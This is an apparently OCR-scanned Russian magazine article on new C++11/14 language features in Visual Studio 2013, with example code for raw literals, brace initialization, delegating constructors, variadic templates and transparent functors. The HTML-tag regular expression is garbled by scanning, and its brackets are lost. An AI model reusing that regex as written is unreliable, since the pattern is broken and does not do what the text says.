Полезная статья о потоках и синхронизации: www.ibm.com/developerworks/ru/edu/j-threads/index.html

Подробное описание работы fork-join: coopsoft.com/ar/ConquerArticle.html

Официальная документация по многопоточности от Oracle: docs.oracle.com/javase/tutorial/essential/concurrency/



C++ ПО-НОВОМУ

Анна Конева
konevaanna2012@gmail.com

ИЗУЧАЕМ НОВЫЕ ВОЗМОЖНОСТИ И УЛУЧШЕНИЯ C++ В VISUAL STUDIO 2013

В Visual Studio 2013 в поддержку языка C++ были внесены значительные улучшения, включая многое из основной спецификации языка стандарта ISO C++11 и некоторые возможности стандартной библиотеки из ISO C++14. В данной статье я покажу и объясню нововведения языка, которые должен знать каждый программер на приплюснутом си.

В ЭТОЙ СТАТЬЕ ТЕБЯ ЖДУТ:

- Новые строковые литералы
- Универсальная инициализация (brace initialization)
- Списки инициализации
- Делегирующие конструкторы
- Шаблоны с переменным числом аргументов
- Функции по умолчанию и удаленные функции
- Явные операторы преобразования
- Аргументы шаблонов по умолчанию для шаблонных функций
- Псевдонимы шаблонов
- Прозрачные функторы операторов

НОВЫЕ СТРОКОВЫЕ ЛИТЕРАЛЫ

Если ты работал с языком C#, то, возможно, знаком со строковыми литералами с префиксом @, которые избавляют от необходимости экранировать специальные символы. Основная спецификация языка ISO C++11 определяет новые строковые литералы, которые предоставляют похожие возможности, и Visual Studio 2013 поддерживает это. Когда мы определяем строки, которые включают пути, URI, HTML, JSON, XML или регулярные выражения, необходимость экранировать специальные символы затрудняет чтение и понимание содержимого строки. Новые возможности позволяют нам записать строку в ее исходном виде.

Следующие строки показывают JSON-содержимое, где многие символы пришлось бы экранировать, используя классические строки:

```
{
   "Title":"C/C++ section",
   "Subtitle":"C/C++ in Visual Studio 2013",
   "Id":"10"
}
```

Следующий код экранирует все нужные символы, которые использовались для определения предыдущей JSON-строки. Ты наверняка согласишься, что сложно распознать JSON, когда все пары ключ — значение находятся в одной строке:

```
auto jsonContent1 = "\n{\n    \"Title\":\"C/C++ section\",↵
\n    \"Subtitle\":\"C/C++ in Visual Studio 2013\",↵
\n    \"Id\":\"10\"\n}";
```

В Visual Studio 2013 приведенный ниже код использует новые литералы для определения предыдущего контента JSON. Заметь, что можно включать двойные кавычки и использовать новые строки. В таком формате мы можем легко прочесть и понять текст JSON. Данный код создает строку json_content типа const char*, которая содержит точно такое же значение, как и предыдущая, использующая специальные символы.

```
auto jsonContent = R"({
    "Title":"C/C++ section",
    "Subtitle":"C/C++ in Visual Studio 2013",
    "Id":"10"
})";
```

Ты мог заметить использование R" в качестве префикса и)" в качестве суффикса, которые не являются частью исходного JSON. Эти префикс и суффикс представляют и ограничивают строковый литерал. На самом деле общий способ представления новых литералов R"del(characters) del";, где del является разделителем, а characters — это строковые символы. Эти символы могут содержать что угодно, включая двойные кавычки ("), обратный слеш (\) или символ новой строки. Мы можем иметь либо обычные строки (const char*), либо широкие строки (const wchar_t*). Первые начинаются с R", а вторые — с LR".

Разделитель — это необязательная определенная пользователем последовательность из не более чем 16 символов, прямо предшествующая открывающей круглой скобке литерала и прямо следующая за закрывающей скобкой. Нам может понадобиться использование разделителя, когда необходимо определить строки, содержащие двойные кавычки и круглые скобки, что довольно часто бывает при работе с JSON.

К примеру, следующие строки генерируют ошибки компиляции, потому что литерал содержит JSON, включающий двойные кавычки и скобки:

```
auto jsonContentIncorrect = R"({
    "Title":"(C/C++ section)",
    "Subtitle":"(C/C++ in Visual Studio 2013)",
    "Id" : "10"
})";
```

Использование BB в качестве разделителя в следующих строках решает проблему и позволяет вставить двойные кавычки и круглые скобки в строку:

```
auto jsonContent2 = R"BB({
    "Title":"(C/C++ section)",
    "Subtitle":"(C/C++ in Visual Studio 2013)",
    "Id":"10"
})BB";
```

Далее приведен пример регулярного выражения, которое соответствует паре любых открывающих и закрывающих тегов HTML.

```
<(A-Z (A-Z0-9 (*)\b^> (*>(.*?)</\1>
```

Если мы не используем литералы, такую же строку увидеть не сможем, это показано в следующем фрагменте:

```
auto regExpHtmlTag1 = "<(A-Z (A-Z0-9 (*)\\b^> (*>(.*?)</\\1>";
```

Однако, используя литералы, как показано ниже, можно прочесть точно такое же регулярное выражение без экранированных символов:

```
auto regExpHtmlTag2 = R"(<(A-Z (A-Z0-9 (*)\b^> (*>(.*?)</\1>)";
```

Поддержка новых строк определенно упростит нам жизнь при работе с регулярными выражениями и web-контентом.

УНИВЕРСАЛЬНАЯ ИНИЦИАЛИЗАЦИЯ И СПИСКИ ИНИЦИАЛИЗАЦИИ

Visual Studio 2013 позволяет нам использовать универсальную инициализацию (другие варианты названий: инициализация посредством фигурных скобок, заключенная в скобки инициализация, агрегатная инициализация) для любого класса, структуры или объединения. Дефолтная универсальная инициализация (когда скобки пустые) возможна, когда тип имеет конструктор по умолчанию, объявленный явно или неявно.

Следующий код показывает класс BraceTest с тремя переменными-членами (m_firstName, m_secondName, и m_age) и четырьмя конструкторами, включая конструктор по умолчанию. Дефолтный не инициализирует переменные-члены. Другие конструкторы инициализируют один (m_firstName), два (m_firstName и m_secondName) и все переменные-члены (m_firstName, m_secondName и m_age).

```
class BraceTest {
public:
    BraceTest() {}
    BraceTest(string firstName) : m_firstName{ firstName } {}
    BraceTest(string firstName, string secondName) : ↵
    m_firstName{ firstName }, m_secondName{ secondName } {}
    BraceTest(string firstName, string secondName, int age) :↵
    m_firstName{ firstName }, m_secondName{ secondName }, ↵
    m_age{ age } {}
    string m_firstName;
    string m_secondName;
    int m_age;
};
```

В коде, показанном ниже, используется много таких универсальных инициализаций, которые вызывают различные конструкторы для класса BraceTest. Также использованы новые литералы.

```
BraceTest testDefault{};
BraceTest testDefault2;
BraceTest testWithFirst{ R"(Firstname)" };
BraceTest testWithFirstAndSecond{ R"(Firstname)", ↵
R"(Secondname)" };
BraceTest testWithFirstAndSecondAndAge{ R"(Firstname)", ↵
R"(Secondname)", 35 };
```

Длинные имена переменных позволяют нам просто разобраться, какой конструктор вызывается в каждом из случаев. Переменные testDefault и testDefault2 вызывают конструктор по умолчанию, который не инициализирует какие-либо переменные класса. В первом случае используются пустые фигурные скобки, во втором нет скобок, но оба варианта приводят к одному и тому же результату — вызову конструктора по умолчанию.

testWithFirst вызывает конструктор, который инициализирует только m_firstName. Следующая строка даст тот же результат:

```
BraceTest testWithFirst2(R"(Firstname)");
```

testWithFirstAndSecond и testWithFirstAndSecondAndAge вызывают другие конструкторы, которые инициализируют члены, ясно показанные в их именах. Следующие строки дадут тот же результат:

```
BraceTest testWithFirstAndSecond2(R"(Firstname)", ↵
R"(Secondname)");
BraceTest testWithFirstAndSecondAndAge2(R"(Firstname)", ↵
R"(Secondname)", 35);
```

Если у типа нет объявленного конструктора, то в инициализаторе нужно указывать значения для членов в порядке их объявления в классе. К примеру, ниже показана другая версия класса BraceTest, в которой нет объявленных конструкторов:

```
class BraceTestNoCtrs {
public:
    string m_firstName;
    string m_secondName;
    int m_age;
};
```

Код ниже использует инициализацию скобками и будет работать с новым классом BraceTestNoCtrs, потому что инициализаторы специфицируют значения членов в том же порядке, что и их объявления в классе:

```
BraceTestNoCtrs testDefault{};
BraceTestNoCtrs testDefault2;
BraceTestNoCtrs testWithFirst{ R"(Firstname)" };
BraceTestNoCtrs testWithFirstAndSecond{ R"(Firstname)", ↵
R"(Secondname)" };
BraceTestNoCtrs testWithFirstAndSecondAndAge{ R"(Firstname)",↵
R"(Secondname)", 35 };
```

Однако следующие строки вызовут ошибки компиляции, потому что нет конструкторов, которые соответствуют списку аргументов. Инициализация скобками работает, а классические вызовы несуществующих конструкторов — нет.

```
BraceTestNoCtrs testWithFirst2(R"(Firstname)");
BraceTestNoCtrs testWithFirstAndSecond2(R"(Firstname)", ↩
R"(Secondname)");
BraceTestNoCtrs testWithFirstAndSecondAndAge2(R"(Firstname)",↩
R"(Secondname)", 35);
```

Можно применять универсальную инициализацию и в других случаях. Например, мы можем использовать ее с ключевым словом new, как показано в следующем коде:

```
BraceTestNoCtrs* testWithNew = new BraceTestNoCtrs{ ↩
R"(Firstname)", R"(Secondname)", 35 };
```

К тому же не удивляйся, если увидишь инициализацию в выражении return или с параметрами функции. Например, этот код верен:

```
return { 0 };
```

В Visual Studio 2013 также была добавлена поддержка списков инициализации. Мы можем использовать универсальную инициализацию, чтобы создать std::initializer_list<T>, который представляет собой список объектов указанного типа; поэтому любой метод или конструктор, который принимает std::initializer_list<T> в качестве аргумента, может получить выгоду от скобочной инициализации. Теперь все контейнеры стандартной библиотеки имеют конструкторы, принимающие std::initializer_list<T>. Вдобавок string, wstring и regex включают конструкторы с std::initializer_list<T>.

Следующий код показывает конструирование std::initializer_list<double> с помощью скобочной инициализации. Код содержит операторы include и using, нужные для std::initializer_list<T>.

```
#include <initializer_list>
using namespace std;
initializer_list<double> doubleList{ 2.3, 3.6, 1.2, 3.8 };
```

Эта строка показывает пример использования инициализации скобками для создания строки:

```
string braceStr{ 'B', 'R', 'A', 'C', 'E', ' ', 'I', 'N', ↩
'I', 'T' };
```

Данный пример демонстрирует создание std::map<string, int> с помощью инициализации скобками.

```
#include <initializer_list>
#include <map>
using namespace std;
map<string, int> posMap
{
    { "FIRST", 1 },
    { "SECOND", 2 },
    { "THIRD", 3 },
    { "FOURTH", 4 }
};
```

Мы можем легко использовать списки инициализации в наших собственных функциях. Например, следующие строки показывают простую функцию AverageLength с аргументом типа std::initializer_list<string>, которая возвращает среднее размеров полученных строк.

```
#include <string>
#include <initializer_list>
#include <map>
using namespace std;
int AverageLength(const initializer_list<string>& strings)
{
    int averageLen = 0;
    for (auto str : strings)
    {
        averageLen += str.size();
    }
    averageLen /= strings.size();
    return averageLen;
}
```

Следующая строка вызывает функцию AverageLength с std::initializer_list<string>, содержащим четыре строки:

```
auto averageLen = AverageLength({ "One", "Two", "Three", ↩
"Four" });
```

УМЕНЬШЕНИЕ ДУБЛИРОВАНИЯ КОДА С ПОМОЩЬЮ ДЕЛЕГИРУЮЩИХ КОНСТРУКТОРОВ

Когда у класса много конструкторов, они часто выполняют похожие действия. Это приводит к дублированию кода в разных конструкторах. Visual Studio 2013 поддерживает делегирующие конструкторы. Мы можем использовать эту возможность для того, чтобы передать часть своей работы другому конструктору. Делегирующие конструкторы позволяют нам уменьшить повторение кода (хотя мы все еще ответственны за предотвращение создания случайной рекурсии конструкторов). Если ты работал с C#, то, возможно, тебе не хватало этой фичи в C++.

Следующие строки показывают код для простого класса Point, который предоставляет четыре конструктора, и все они вызывают общий метод initialize для предотвращения дублирования кода. Point считается незавершенным, если один из трех параметров x, y или z не задан. Можно улучшить этот код, используя делегирующие конструкторы.

```
class Point {
public:
    Point() {
        initialize(true, -1, -1, -1);
    }
    Point(double x) {
        initialize(true, x, -1, -1);
    }
    Point(double x, double y) {
        initialize(true, x, y, -1);
    }
    Point(double x, double y, double z) {
        initialize(false, x, y, z);
    }
    double m_x;
    double m_y;
    double m_z;
    bool m_incompletePoint;
private:
    void initialize(bool incompletePoint, double x, ↩
    double y, double z) {
        m_incompletePoint = incompletePoint;
        m_x = x;
        m_y = y;
        m_z = z;
    }
};
```

Следующие три строчки, которые используют универсальную инициализацию, создадут экземпляры Point с m_incomplete_point, равным true:

```
Point incompletePoint1{};
Point incompletePoint2{ 5.5 };
Point incompletePoint3{ 5.5, 3.0 };
```

Строка ниже также использует универсальную инициализацию и создаст законченный объект Point:

```
Point completePoint{ 5.5, 3.0, 0.9 };
```

Код, показанный ниже, демонстрирует новую версию класса Point, используя возможности делегирующих конструкторов. Заметь, что каждый следующий конструктор передает работу предыдущему. При таком подходе весь необходимый код инициализации включен в конструктор и код не дублируется. Больше нет необходимости создавать универсальный метод initialize, потому что каждый из конструкторов делает свою собственную работу по инициализации.

```
class Point {
public:
    Point () {}
```

```
    Point (double x) : Point () {
        m_x = x;
    }
    Point (double x, double y) : Point (x) {
        m_y = y;
    }
    Point (double x, double y, double z) : Point (x, y) {
        m_z = z;
        m_incompletePoint = false;
    }
    double m_x{ -1 };
    double m_y{ -1 };
    double m_z{ -1 };
    bool m_incompletePoint{ true };
};
```

Как мы можем заметить из этого примера, использование делегирующих конструкторов упрощает код, когда есть несколько конструкторов, и определенно облегчает чтение и поддержку (потому что мы можем легко увидеть, как конструкторы выстраиваются в цепочку).

ШАБЛОНЫ С ПЕРЕМЕННЫМ КОЛИЧЕСТВОМ АРГУМЕНТОВ

Как ты можешь догадаться, речь идет о шаблонах, принимающих сколько угодно аргументов. Теперь новая Visual Studio поддерживает и это. В предыдущей версии нужно было скачивать специальный toolset, так как сама Visual Studio эту возможность не поддерживала. По моему личному мнению, эта возможность больше полезна для авторов библиотек, чем для их пользователей, так что не берусь судить, насколько популярна она будет среди разработчиков C++. Ниже приведен довольно простой пример использования новой возможности.

```
// Variadic template declaration
template <typename... Args> class VariadicTemplateTest;
// Specialization 1
template <typename T> class VariadicTemplateTest<T>
{
public:
    T Data;
};
// Specialization 2
template <typename T1, typename T2> class ↵
VariadicTemplateTest<T1, T2>
{
public:
    T1 Left;
    T2 Right;
};
void Foo()
{
    VariadicTemplateTest<int> data;
    data.Data = 40;
    VariadicTemplateTest<int, int> twovalues;
    twovalues.Left = 24;
    twovalues.Right = 14;
}
```

Intellisense также приятно удивляет и отлично работает при использовании шаблонов с переменным числом аргументов. Реализация шаблонов включает оператор sizeof..., который возвращает количество аргументов шаблона.

```
template <typename... Args> class VariadicTemplateTest2
{
public:
    size_t GetTCount()
    {
        return sizeof...(Args);
    }
};
void Foo2()
{
    VariadicTemplateTest2<int> data;
    size_t args = data.GetTCount(); //1
    VariadicTemplateTest2<int, int, char*> data2;
    args = data2.GetTCount(); //3
    VariadicTemplateTest2<int, float> data3;
    args = data3.GetTCount(); //2
}
```

Наверное, здесь более уместно было бы имя countof, но, видимо, решили использовать уже существующий оператор, знакомый разработчикам C++.

Типичный подход в использовании шаблонов с переменным числом аргументов — это специализация для одного аргумента, а остальные необязательные, что работает рекурсивно. Вот довольно наивный пример.

```
template<typename... Args> class VariadicTemplateTest3;
// Specialization for 0 arguments
template<> class VariadicTemplateTest3<>
{
};
// Specialization for at least 1 argument
template<typename T1, typename... TRest> class ↵
VariadicTemplateTest3<T1, TRest...>
    : public VariadicTemplateTest3<TRest...>
{
public:
    T1 Data;
    // This will return the base type
    VariadicTemplateTest3<TRest...>& Rest()
    {
        return *this;
    }
};
void Foo3()
{
    VariadicTemplateTest3<int> data;
    data.Data = 40;
    VariadicTemplateTest3<int, int> twovalues;
    twovalues.Data = 56;
    // Rest() returns Test<int>
    twovalues.Rest().Data = 34;
    VariadicTemplateTest3<int, int, char*> threevalues;
    threevalues.Data = 1;
    // Rest() returns Test<int, char*>
    threevalues.Rest().Data = 2;
    // Rest().Rest() returns Test<char*>
    threevalues.Rest().Rest().Data = "test data";
}
```

НОВЫЕ НАСТРОЙКИ ФОРМАТИРОВАНИЯ

В Visual Studio 2013 Microsoft наконец-то добавила множество настроек форматирования для улучшения внешнего вида кода C/C++. Мы можем использовать эти настройки для задания желаемого отступа, пробелов, переноса строк, размещения новых строк для скобок и ключевых слов. Visual Studio автоматически форматирует код, который ты вставляешь в файл по твоим предпочтениям. Перед тем как ты начнешь работать с кодом C/C++, неплохо было бы потратить некоторое время на изучение возможностей форматирования среды. Просто выбери Tools | Options | Text Editor | C/C++ | Formatting и ознакомься с различными опциями (смотри рис. 1):

- General;
- Indentation;
- New Lines;
- Spacing;
- Wrapping.

Когда мы меняем какую-то настройку, диалоговое окно Options показывает, как изменится форматирование на примере кода (рис. 1). Новые настройки будут применены только к новому коду, который мы будем набирать или вставлять. Существующий код не изменится. Чтобы применить настройки к фрагменту существующего кода, нужно его вырезать и вставить.

Настройка New Lines позволяет контролировать желаемую позицию открывающих скобок, когда у нас есть:

- пространства имен;
- типы;
- функции;
- управляющие блоки;
- лямбды.

Во всех случаях мы можем поставить галочку «Don't automatically reposition», если не хотим изменять положение открывающей скобки в определенной ситуации (см. рис. 2).






Рис. 1. **Диалог Options, показывающий применение настройки Indent Braces**

Рис. 2. **Диалог Options, отображающий применение настройки «Keep on the same line, but add a space before» из «Position of open braces for functions»**





Вдобавок Visual Studio 2013 поддерживает возможность автоматического закрытия скобок. Когда мы вводим код C/C++, среда автоматически добавляет закрывающие символы для следующих открывающих:

- фигурная скобка ({);
- двойная кавычка (");
- одинарная кавычка (')
- квадратная скобка ([);
- открывающая круглая скобка (().

IDE автоматически закрывает круглые скобки новых строковых литералов, добавляет точку с запятой (;) для классов и завершает многострочные комментарии. К примеру, если мы введем следующую строку кода в IDE:

```
class Point {
```

Visual Studio 2013 добавит закрывающую фигурную скобку и точку с запятой. Однако курсор останется в прежней позиции. В таком случае если мы нажмем Enter в предыдущем примере кода, то автоматически завершенный код будет выглядеть следующим образом:

```
class Point {
};
```

После того как ты потратишь какое-то время на изучение новых опций, тебе определенно понравятся новые возможности форматирования и автозавершения кода. Однако одна из самых интересных фич в Visual Studio 2013 — окно Project Properties теперь может менять размер (после того, как многие годы оно было фиксированным).

К сожалению, в Visual Studio 2013 все еще нет возможностей рефакторинга кода C++, поэтому разработчику по-прежнему нужно иметь какой-то сторонний инструмент типа Visual Assist.

ФУНКЦИИ ПО УМОЛЧАНИЮ И УДАЛЕННЫЕ ФУНКЦИИ

Visual Studio 2013 теперь частично поддерживает функции по умолчанию и удаленные функции. Когда мы объявляем собственный конструктор класса, по правилам компилятор предотвращает генерацию версии по умолчанию. Однако иногда хотелось бы сохранить сгенерированную версию конструктора по умолчанию, даже если мы задали один или несколько своих. Спецификация стандарта ISO C++11 определяет такую возможность, а Visual Studio 2013 отчасти это поддерживает.

Теперь мы можем явно запросить у компилятора поддержку дефолтной реализации конструктора. Например, следующий код использует = default, чтобы заставить компилятор реализовать конструктор по умолчанию для класса Point, даже когда есть другой объявленный конструктор. В Visual Studio 2013 мы не можем использовать = default для запроса почленного move-конструктора и move оператора присваивания, потому что эти функции для = default пока не поддерживаются.

```
class Point {
public:
    Point() = default;

    Point(double x) : Point() {
        m_x = x;
    }
    double m_x{ -1 };
};
```

Мы можем достичь обратного эффекта ключевого слова default за счет использования ключевого слова delete. С помощью delete мы указываем компилятору, что у функции нет реализации и она не может быть вызвана. Таким образом можно запретить методы, которые компилятор сгенерировал бы автоматически, когда не предоставлено твоей собственной реализации. Например, следующие строки используют = delete, чтобы запретить компилятору генерировать реализации по умолчанию для функций копирования экземпляров класса Point.

```
class Point {
public:
    Point() = default;

    Point(double x) : Point() {
        m_x = x;
    }
    Point(const Point&) = delete;
    Point& operator=(const Point&) = delete;
    double m_x{ -1 };
};
```

ЯВНЫЕ ОПЕРАТОРЫ ПРЕОБРАЗОВАНИЯ

Visual Studio 2013 включает поддержку явных операторов преобразования для предотвращения нежелательных неявных преобразований. К примеру, следующие строки показывают очень простой пример использования ключевого слова explicit в классе Point2 для явного объявления оператора преобразования к Point1:

```
class Point1 {
public:
    Point1(double x) : m_x(x) { }
    double m_x;
};

class Point2 {
public:
    Point2(double x) : m_x(x) { }
    explicit operator Point1() { return{ Point1(m_x) }; }
    double m_x;
};
```

Следующие строки вызовут явный оператор преобразования для экземпляра Point2 (point2) в экземпляр Point1:

```
Point2 point2 = 26.7;
Point1 point1 = (Point1)point2;
```

Поскольку оператор преобразования помечен ключевым словом explicit, следующая строка не скомпилируется (компилятор выдаст ошибку «error C2440: 'initializing' : cannot convert from 'Point2' to 'Point1'»):

```
Point1 point3 = point2;
```

Таким образом мы можем предотвратить нежелательное неявное преобразование. Чтобы показать разницу, уберем explicit из объявления оператора (как показано ниже), и предыдущая строка успешно скомпилируется.

```
operator Point1() { return{ Point1(m_x) }; }
```

АРГУМЕНТЫ ПО УМОЛЧАНИЮ ДЛЯ ШАБЛОННЫХ ФУНКЦИЙ

В предыдущих версиях Visual Studio можно было указать параметры по умолчанию для шаблонных классов, но не для шаблонов функций. Visual Studio 2013 добавляет поддержку параметров по умолчанию для шаблонов функций. К примеру, следующие строки демонстрируют простой случай использования этой возможности C++11 для указания параметра по умолчанию для шаблонной функции talk.

```
template <typename T> class Cat {
public:
    void write(T t) { }
};
template <typename T> class Dog {
public:
    void write(T t) { }
};
template <typename T, typename U = Cat<T>> void talk(T t) {
    U u;
    u.write(t);
}
```

В таблице показаны подразумеваемые типы для каждой строки кода в примере.

ИСПОЛЬЗОВАНИЕ ПСЕВДОНИМОВ ШАБЛОНОВ

Visual Studio 2013 поддерживает псевдонимы шаблонов, позволяющие задавать только необходимые аргументы. Например, следующие строки определяют псевдоним StringTuple для шаблона tuple с первым параметром, заданным как string:

```
#include <string>
#include <tuple>

using namespace std;
template<typename T>
using StringTuple = tuple<string, T>;
```

StringTuple — это шаблон, и его можно использовать (как показано ниже) для объявления StringTuple <double>. Псевдонимы шаблонов позволяют нам упростить код.

```
StringTuple<double> strDoubleTuple;
```

ИСПОЛЬЗОВАНИЕ ПРОЗРАЧНЫХ ОПЕРАТОРОВ-ФУНКТОРОВ

Visual Studio 2013 все еще не реализует полностью все возможности ISO C++11, только те, которые команда Visual Studio считает наиболее полезными для разработчиков (что объясняет, почему Visual Studio 2013 начала добавлять некоторые возможности стандартной библиотеки ISO C++14, даже несмотря на неполное соответствие стандарту ISO C++11).

Visual Studio 2013 включает поддержку прозрачных функторов-операторов стандартной библиотеки ISO C++14.

Прозрачные функторы-операторы очень полезны для упрощения кода. К примеру, мы можем использовать std::less<>, std::less_equal<>, std::greater<> или std::greater_equal<>, чтобы вызвать функцию std::sort, и нам не надо будет создавать собственный функтор, функцию или лямбду. Следующие строки содержат простой пример, где std::sort используется для сортировки std::vector<int> с 20 элементами int, отсортированные элементы вектора будут затем отображены в консоли.

КОД	ПАРАМЕТРЫ ШАБЛОНА
`talk ("Good morning!");`	`talk<const char*, Cat<const char*>>`
`talk (24L);`	`talk<long, Cat<long>>`
`talk<long, Dog<long>>(55L)`	`talk<long, Dog<long>>`

Подразумеваемые типы для каждой строки кода

```
#include "stdafx.h"
#include <iostream>
#include <algorithm>
#include <vector>
#include <functional>

using namespace std;

int _tmain(int argc, _TCHAR* argv[])
{
    std::vector<int> v = { 75000, 2200, 16500, 80, 3400, ↵
    400, 180, 18000, 270, 90, 4, 13000, 2400, 40, 30, 20, ↵
    6600, 70, 18700, 4550 };
    std::sort(v.begin(), v.end(), std::greater<>());
    std::cout << "Sorted vector elements:\n";
    for (auto it = v.cbegin(); it != v.cend(); ++it)
        std::cout << *it << '\n';
    std::cout << '\n';
    return 0;
}
```

Вызов std::sort использует функтор std::greater<> для оператора >, включенный в <functional> как третий аргумент. Следующая строка показывает простой для понимания вызов std::sort. Нам не нужно читать код в лямбде, функции или функторе, чтобы узнать, что sort будет помещать бóльшие значения первыми.

```
std::sort(v.begin(), v.end(), std::greater<>());
```

При запуске примера в консоли мы увидим числа, выведенные в порядке убывания.

Есть много различных способов достичь того же результата. Однако новый прозрачный функтор для оператора > предоставляет наиболее универсальный метод, не требующий дополнительного кода и позволяющий нам изменить тип вектора без внесения дополнительных модификаций. Например, если мы хотим изменить тип вектора с int на double, то нам не надо изменять вызов std::sort. Мы можем продолжать использовать тот же функтор для оператора > (в нашем примере третий параметр остается std::greater<>()). Следующая строка показывает изменения типа вектора и его элементов с int на double. Остальной код можно оставить тем же, и функция sort отработает успешно.

```
std::vector<double> v = { 75000.3, 2200.9, 16500.1, 80.8, ↵
3400.4, 400.7, 180.2, 18000.5, 270.2, 90.6, 4.7, 13000.8, ↵
2400.2, 40.7, 30.9, 20.4, 6600.4, 70.3, 18700.1, 4550.7 };
```

Другой возможный способ вызова std::sort для std::vector<int> — это использование лямбды. Следующая строка использует лямбду вместо std::greater<>() в качестве третьего аргумента:

```
std::sort(v.begin(), v.end(), [](int a, int b) { return ↵
(a > b); });
```

